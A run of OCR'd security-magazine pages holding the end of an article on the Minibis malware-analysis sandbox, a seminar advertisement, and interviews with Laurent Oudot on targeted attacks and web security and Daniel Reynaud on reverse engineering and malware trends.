In case Minibis gets terminated half way during the analysis, the last progress will be remembered and the analysis will continue from where it stops in the next run. But of course it's possible to stop this from happening by pressing the RESET button.

Running Minibis doesn't require an analyst to be in front of his computer all the time. Simply begin the analysis and leave it to run and the analyst can continue working on something else.

Future Releases

Minibis is currently far from perfect and there are still a lot of things to be improved. Below are some of the features planned for the future:

Support for other files
At this moment, Minibis only supports executable files. In the future, there will no longer be such limitations as the control for sample execution is no longer built-in into CPP.

Command-Line Mode
Even though the first version of Minibis was designed to work on command line interface, the same feature is not implemented in the second version. In the future, it will be made available again.

Supports For Other Virtual Machines
As mentioned earlier, at this time Minibis only supports VirtualBox. This might change in the future.

Analysis Tools
It will be great to have some tools that will help analysts to interpret the activity logs. This is definitely something that is being developed actively together with a tool that will make it possible to do comparisons between the results of the same sample being executed multiple times in different virtual machines.

Final Words

For those planning to build their own tool similar to Minibis based on the concept discussed in this article, feel free to read the paper called "Mass Malware Analysis: A Do-It-Your-Self Kit"[4].

Tools, scripts and further details related to Minibis are also available on the website where Minibis can be downloaded.

Finally, I welcome any constructive feedback. Kindly, contact me through the following email address: *wojner@cert.at*. •

REFERENCES

1. Austrian CERT - http://www.cert.at
2. Minibis 2.0 - http://cert.at/downloads/software/minibis_en.html
3. VirtualBox - http://www.virtualbox.org
4. Mass Malware Analysis: A Do-It-Your-Self Kit - http://cert.at/downloads/papers/mass_malware_analysis_en.html

ISACA Malaysia Chapter

Trust in, and value from, information systems

Conferences, seminars, trainings
Standards, frameworks & best practices
Professional Certifications
Networking & Social events
Career Advancement
Voluntary & Educational opportunities

COBIT® Governance, Control and Audit for Information and Related Technology
CISM® Certified Information Security Manager®
Risk IT based on COBIT®
CISA® Certified Information Systems Auditor™
CRISC™ Certified in Risk and Information Systems Control
CGEIT® Certified in the Governance of Enterprise IT®
Val IT™ based on COBIT®

ISACA Malaysia Chapter

AUDITING THE NEW WAVE OF INFORMATION TECHNOLOGY SEMINAR

26 - 27TH April 2010

KnowledgeCom Training Center, P.J

16 CPE Hours for CISA/CISM/CGEIT Holders

ISACA Malaysia Chapter is happy to present this "*Auditing the New Wave of Information Technology*" seminar. The key objective of this seminar is to share information on emerging and new technologies being utilised in operations and business and to discuss risk areas, issues and audit concerns.

Participants will be able to gain insights on key concepts and concerns within areas such as IT Governance, Cloud Computing, Virtualisation and Enterprise Mobility.

• **ISACA MY Movie Nite | 30 April 2010**

Joonline

ISACA Malaysia Chapter
www.isacamalaysia.org

"I see an *industry focusing* on norms and certifications whereas *real technical skills* and results are *forgotten*."

Our HITB Editor-in-Chief **Zarul Shahrin Suhaimi** talks to **Laurent Oudot**, Founder of TEHTRI Security, about some of the projects he has been working on and the future of computer security.

LAURENT OUDOT
IT Security Consultant,
Founder TEHTRI Security

Hi Laurent! Thank you so much for your willingness to be interviewed despite being very busy traveling around the globe. Maybe you can tell us a bit about what you're up to these days.

Hi Zarul. Many thanks for this interview in HITB Magazine. To answer your question, these days I am working on plenty of different projects. The main one was to finalize the creation of "TEHTRI-Security", an innovative IT Security company specializing in understanding and mastering the techniques and methods of attackers (hackers, business intelligence, computer warfare etc.) as well as providing counter measures for these threats. I won't go into any more detail here, but interested readers can find out more at our official website (*http://www.tehtri-security.com*).

Beside the formation of this new entity, I've been working on ethical hacking projects through the research and discovery of vulnerabilities (example: vulnerability reports sent to Apple for iPhone & Mac OS X security issues found). I also developed a new special training called "Advanced PHP Hacking" which I presented for the first time during Cansecwest2010 in March. I've also been traveling a bit in America and Middle East where I have met with several interesting people. Finally, I've been hard at work on my next talk "Silent Steps: Improving the Stealthiness of Web Hacking" which I'm presenting at HITB Dubai 2010.

You have been working with major corporations including government agencies and the military. In general what do you think is the biggest challenge facing these organizations in keeping their networks secure?

In large-scale environments, the main point to remember is that security is needed at each and every layer. A security vulnerability at any single layer can result in the entire security policy being defeated. In other words, security has to be part of any decision making process whether you're dealing with physical security issues, human and organizational issues, legal and financial activities, process data etc. To me, this is probably one of the biggest challenges: having and maintaining "real" security at each and every layer.

While trying to design, build and maintain security in such large corporations, one important topic is the speed of reactivity. I know of a company where the managers were only now thinking about migrating from open wireless access to WEP encryption, yet we already know that some versions of WPA are already broken! Even if this unusual example shows an outstanding situation of a technological gap, reactivity has become an important challenge for all, especially in our current world of never ending changes.

We hear a lot about targeted attacks lately - the most recent case involving two of the worlds largest IT companies. Does this come as a surprise to you considering these organizations are known to hire the most talented security individuals?

The cases of these targeted attacks do not surprise me.

The network layer always looks more secure with added firewalls, DMZ zones, intrusion prevention/detection solutions thrown in etc. Yet, we forget that skilled attackers will always try to find the most direct path to their goal with the usable vectors available. When inbound traffic gets blocked because of good security basis, those cyber assailants will try any other open roads, like targeted attacks through emails... This kind of attack methods allows the intruders to get remote access to a computer of a chosen target.

Most of the time this illegal access is a first step to a more advanced in depth break-in. The first serious targeted intrusion I saw was back in 1996 (sorry kids). A blackhat sent a specially crafted email with an evil and malicious LISP payload to a Unix administrator who read his emails with GNU Emacs. This tool was vulnerable at that time by interpreting the code received ("eval-reg" trick). With only one email, the attacker created a ".rhosts" file with '+ +' and rsh-hacked a big remote mail server with this simple backdoor.Targeted attacks are not a surprise for security experts who have been involved with the going ons in the underground.

Today the attacks are against these two big IT companies and will happen again, especially because the attackers used customized 0days and exploits which is a sign of their determination to gain access. But, from what I read over the net, what really surprised me is that the attackers remained hidden for a long period of time on those networks despite them having rather deep access. It seems that these big IT companies have a strong external security, but with a complex internal system containing enough security flaws for these kinds of stories to happen... As you said, they hire talented security individuals to help them, so it looks strange that they could easily be broken. However, the entire situation changes when organized attackers target you - with talented and dedicated blackhats armed with 0days, time & money - they have all the resources to create the best tools and methods to get the job done. There is no 100% security.

Do you believe there might be government or military involvement in such attacks or is this yet more media spin?

Of course there might be government or military involvement in such attacks. This would not be the first time. In 2007, Syrian air defense was probably disabled by a cyber attack just before a Syrian nuclear reactor was demolished by the Israeli air force. In 2008, the war in Georgia confirmed the link between cyber attacks and modern military actions. Last year, Kyrgyzstan was almost put offline during a political crisis. As you said, for sure the media sensationalized it and it has become a nice way for some companies to sell some of their products. A war-game has begun, and as a joke, I would like to quote a famous author from the pick-up artist community: "Don't blame the gamer, blame the game..."

Do you think it could have been an inside job?

Definitely! The attackers seem to have been able to get incredible remote access to some very sensitive data. They might have obtained restricted information with help from people from the inside, or they might have attacked with technical assistance from the inside.

Most attackers know it's easy to manipulate the human element in such environments, so that the surface of attack becomes almost impossible to defend against. How likely would it be for a disgruntled employee to plug a device into some sensitive machine when nobody is looking (USB & Firewire intrusion devices, rogue Wifi AP, etc)? There are lot of people in big companies that might be used as vectors either to attack or just to get information for further attacks (social engineering, etc). Just think about the well-known acronym MICE, which stands for Money, Ideology, Compromise, and Ego. Securing the human element be-

Most attackers know it's easy to manipulate the human element in such environments, so that the surface of attack becomes almost impossible to defend against.

I have met IT managers who have told me they know their networks are not secure, yet due to issues relating to costs, efficiency and speed, the problems remain unfixed.

comes that much more difficult when you factor in external issues with trainees, visitors, outsourcing needs, employees on business travel etc.

I've seen a case of a trainee employed from a foreign country, who explained that the keyboard connected to the workstation of the company was unusable because of his different native language. He asked for a new keyboard with the correct keys on it so that he could work, but of course nobody could buy such a device in this country. After some days of discussions, he proposed to bring his own laptop, which of course had the correct keyboard layout. One week after that, he got caught by the local security team because he used this device for a semi stealth targeted MITM attack on the LAN. He was caught only because the company had conducted an advanced penetration test on their LAN with real experts, and already knew how to monitor strange behaviors.

You're an expert in the area of web security. Do you personally think websites are more secure these days compared to say 10 years ago?

15 years ago in the banking sector, web hacking was not the main vector to gain remote access (especially because the Internet was not widely deployed [16 millions of users]). But 10 years ago, Internet had about 400 millions of users, and the Web contained almost 100 millions of web pages. At that time, I do remember that some of my pentests succeeded in breaking in through web hacking methods, but it was not the only intrusion path.

For example, some companies had just setup their external firewall and you had no personal firewall on workstations, no patch management and many unknown or unwanted services open and remotely breakable. Getting remote access looked easy compared to today. Back then, the web services were not as dynamic and sexy as they are currently. Simplicity of the web was a kind of improved security, but of course different configurations and servers were less secure by default, and tons of attacks occurred against PHP, IIS/ASP, CGI, etc.

Now in 2010, we have 1.7 billion of users over the Internet and over 1000 billion web pages. Applications and web servers are more secure by default, but I can describe two threats. The first is that web applications have become more dynamic and much more complex (Web 2.0 etc). The second issue is that too many people are getting into web development without really knowing security basics. Because of this, tons of web domains are currently breakable in seconds or minutes. We switched from an almost static world with insecure services by default, to a dynamic world with a slightly better security by default but poor development practices results in leaving the door open for potential attackers.

Despite continued education and numerous solutions to protect against web attacks, we still see many corporations that continue to be vulnerable to attacks like SQL injection and Cross Site Scripting (CSS). Why do you think this is so?

I have met IT managers who have told me they know their networks are not secure, yet due to issues relating to costs, efficiency and speed, the problems remain unfixed. It also seems that the global economic crisis has changed the map of IT security. Companies prefer to wait for an incident because security is not a priority.The issue then is attackers can sometimes succeed in keeping illegal access for months or more before being detected.

What is your biggest concern about the security industry?

I see an industry focusing on norms and certifications whereas real technical skills and results are forgotten. I have met people specialized in IT security audits and sold as 'experts' to customers, who have said they have never installed a backdoor during their life as a consultant - not even for tests. I've also seen networks 'certified' with regular audits, that remain vulnerable to real-world attacks because these vulnerabilities were not detected/tested by the automatic tools used.

To quote Napoleon two centuries ago, "the best defense is attack" - Real security is obtained with real hackers. So, my biggest con-

cern about the security industry is that I hope people will wake-up: there is a difference between feeling secure and being secure.

I have met a lot of talented security researchers from France. Do you think the government and educational institutions there have been played a major role in giving birth to these talents?

It's true that there are many experts in France and indeed the government and educational institutions have helped a lot, but the first real wave of action came from individuals and associations who created conferences, groups, forums, mailing lists, magazines, companies, etc.

Do you think security companies should also play their part and do more than just sell their products?

Yes, they could try to accept sharp people even if they don't have known diplomas/degrees or certifications. Offer them jobs or trainee internships and also by being sponsors for young geeks and independent security projects.

What do you think the future of security will be 10 years from now?

Nice question. In 10 years, we should have more people over the net, 5 billion according to the National Science Foundation. This emphasizes the fact that controlling and securing the Internet will be a complex problem. With more users coming online from developing countries in Asia, Middle East, Africa, I foresee technical issues relating to languages that comprise non- ASCII characters (DNS would be one area). I also expect security issues related to interoperability, formats of data, encoding, etc.

Currently, we have more issues relating to technology like RFID passports and smart devices (fridges connected to Internet!). I guess in 10 years we will have even more objects connected to this cyber sphere, which will increase the surface of attacks and the implications for humans. New wireless network technologies will also offer new opportunities for attackers, cloud computing will also be integrated in almost everything and this will lead to new classes of attacks we have yet to imagine.

The link between humans and IT will keep increasing and this will lead to new security needs. In a world of threats and active competition between countries and companies, new unknown technologies might totally change our world especially in relation to security. For example, we might see the arrival of bio-computers (with specific artificial DNA and tremendous data recording) or embedded invisible nano-based devices. Some countries could also build research programs with quantum computers so that they could decipher mountains of sensitive communications in real time.


Thank you Laurent for the interview.

You're welcome. •

There is a difference between feeling secure and being secure.

"I think most of the security researchers you are referring to are self-learners, security courses and diplomas are a rather recent trend"

Well known malware expert **Daniel Reynaud** shares his thoughts with us about reverse engineering and the future of malware.



DANIEL
Trained in Signals and Electronic Warfare, PhD Nancy University

Hai Daniel, thank you for agreeing to have this interview. Perhaps we can start by having you to share with us a little bit about what you have been working on lately.

Hi Zarul, a way to describe what I do, is that I am trying to port advances from academic research to real software systems. More specifically, for the last year I have been working on ways to automate malware analysis and vulnerability research on the x86 architecture. Doing manual analysis is saddening when we could clearly automate most of it.

As someone who has been following your blog, I would say you're one of the most talented individuals in the area of reverse engineering and malware research. Perhaps you can tell us when you first started to be active in reverse engineering?

Unlike most people in this field, I did not start tinkering with computers or games when I was a child. I was 15 when I had my first computer, and then I developed a passion for network security, cryptography and programming. So much that I decided to do it for a living. Then I came to the field of reverse engineering and malware analysis during my MSc. in the military, and I am now completing a PhD on computer virology. I did not open a disassembler and a debugger before my PhD and was amazed by how unsophisticated reverse engineering really is.

I have met a lot of talented security researchers from your country, do you think the government and educational institutions there have been playing major roles in giving birth to these talents?

I think most of the security researchers you are referring to are self-learners, security courses and diplomas are a rather recent trend. France has a strong defense industry and large telecom companies though, which helps bringing funding and therefore jobs to people in this area.

There is another community of very talented people doing academic research on various fields of software security, programming languages, cryptography... I think both communities would benefit from more overlap, academic research is something that can bring clarity and sophistication to otherwise obscure and sometimes dumb technicalities. Right now, the practice of information security is nothing more than glorified handicraft, we should move to something more rigorous which can be built upon.

In one of your blog posts, you expressed your concern regarding the lack of developments when it comes to reverse engineering in comparison with software engineering. Maybe that is because people don't see the importance of having their time and money invested in it. In other

words, they probably think that this field is too niche to have any real benefits outside academia and very few IT companies are willing to invest in it. Do you think this could be the reason?

Definitely yes, but there are at least two reasons for that. First, the cost of entry in reverse engineering is high, and the benefit is not obvious. You have to invest big to get some positive results, and that is what Microsoft is doing for instance. At some point, the cost of not doing security in terms of lost productivity and brand image becomes so important that it is just rational to invest in it. And secondly, in early stages of development, you have to balance security risks with more immediate risks like "not finishing the project on time", which have more obvious consequences. It is only when people start using the product that security problems show their ugly face, and it is also generally when it is too late to actually do something better than just mitigation.

You have been doing a lot of research related to malware. What do you think about the complexity of malware these days from an analyst point of view?

Based on my experience, the average malware sample is surprisingly unsophisticated and unstable. We all hear doomsday scenarios about fast spreading attacks, with stealth techniques, polymorphism, self-checking, opaque predicates and so on. The truth is that I don't see that much high-level techniques (which could be really efficient), or they are implemented naively, crypto being one example. The low-level techniques, in addition to being a tell-tale sign that you are dealing with something malicious, just tend to break stuff. I know that because I don't just rely on an antivirus to tell me if something is malicious, I actually execute every sample I find, and it is amazing the number of "malicious" broken files out there.

There's a good indication for that: if you ask most people if they have a malware problem on their computer and they say "no", they really mean that their computer looks like it behaves normally and it does not crash randomly. Over the years, people have get used to malware as buggy pieces of software - seriously, malware authors should add some form of regression testing to their development process.

How about the current antivirus technologies available in the market, do you think they are no longer effective in protecting us against the kind of threats we are facing these days?

In a sense, they have never been effective, and never will be. That does not mean AV companies are lazy, but clearly the technical context does not work in their favor. Here are the three factors that lead to the current situation:

1. opaque syntax and semantics of the x86 architecture
2. self-modifying code
3. undocumented Windows kernel interface

The first one means that x86 is indeed really hard to analyse, therefore, we "must" rely on signatures for fast detection. But the second one means that it is trivial to evade signature-based detection. So it seems that the only way out would be behavioral detection, but the first and the third one reduces the odds of getting a decent behavioral monitor.

If you can go back in time, let say 50 years back and change the course of history. What would you do to keep us safe from malware today?

I don't think we can ever be safe from malware, mostly because it is a human problem, not a technical problem. But there are a number of technical problems and obscure corners of technology that lead to the current opaque binaries and made life easy for malware authors.

Some suggestions would be:

* a binary format more amenable to analysis, as in Google NaCl and proof-carrying code for instance.
* a fully documented kernel interface - really at the kernel level, you can't expect the bad guys to use only documented APIs.
* no self-modifying code by default, i.e. mandatory DEP with one clearly identified gateway to turn data into code

We all hear doomsday scenarios about fast spreading attacks, with stealth techniques, polymorphism, self-checking, opaque predicates and so on. The truth is that I don't see that much high-level techniques..

Even if we achieve perfect software verification in 10 years from now and there are no longer vulnerabilities and exploits, there will still be malware in the form of social engineering..

With these few changes we would obtain open binaries, for which we could efficiently detect the behavior and other safety properties before running them. There are also OS design choices that could be interesting, such as per-process instead or per-user permissions and real isolation between programs (most programs out there should live in their own directory for instance and not even be able to see the rest).

But we both know it's not possible for you to go back in time and yet we still need a solution to this problem.

Yes, Let's start lobbying for open binaries!

In the future do you think malware will continue to become a major problem to us or we will finally being able to live without worrying too much about it?

As I said, I don't think we will get rid of malware in principle, that's like trying to get rid of robberies. Even if we achieve perfect software verification in 10 years from now and there are no longer vulnerabilities and exploits, there will still be malware in the form of social engineering: "you need this codec to view [X] naked" or "install this to have dancing bunnies on your desktop". It will still work, because everybody loves dancing bunnies.

However, cybercriminals are now economic actors. They invest in malware and hope to get something in return (and it looks like this is a viable business model). What we can do is make their life harder, through a combination of technical and legal means, therefore increasing their costs and hopefully disrupting their business model. If this ever becomes true, this means that cybercriminality will become as common (or uncommon) as any other form of criminality. For instance murder is still quite possible, but you can get outside for a drink and expect not to get murdered.

Thank you for the interview Daniel.

You're welcome, Zarul. •

CONTACT US

HITB Magazine
Hack in The Box (M) Sdn. Bhd.
Suite 26.3, Level 26, Menara IMC,
No. 8 Jalan Sultan Ismail,
50250 Kuala Lumpur,
Malaysia

Tel: +603-20394724
Fax: +603-20318359
Email: *media@hackinthebox.org*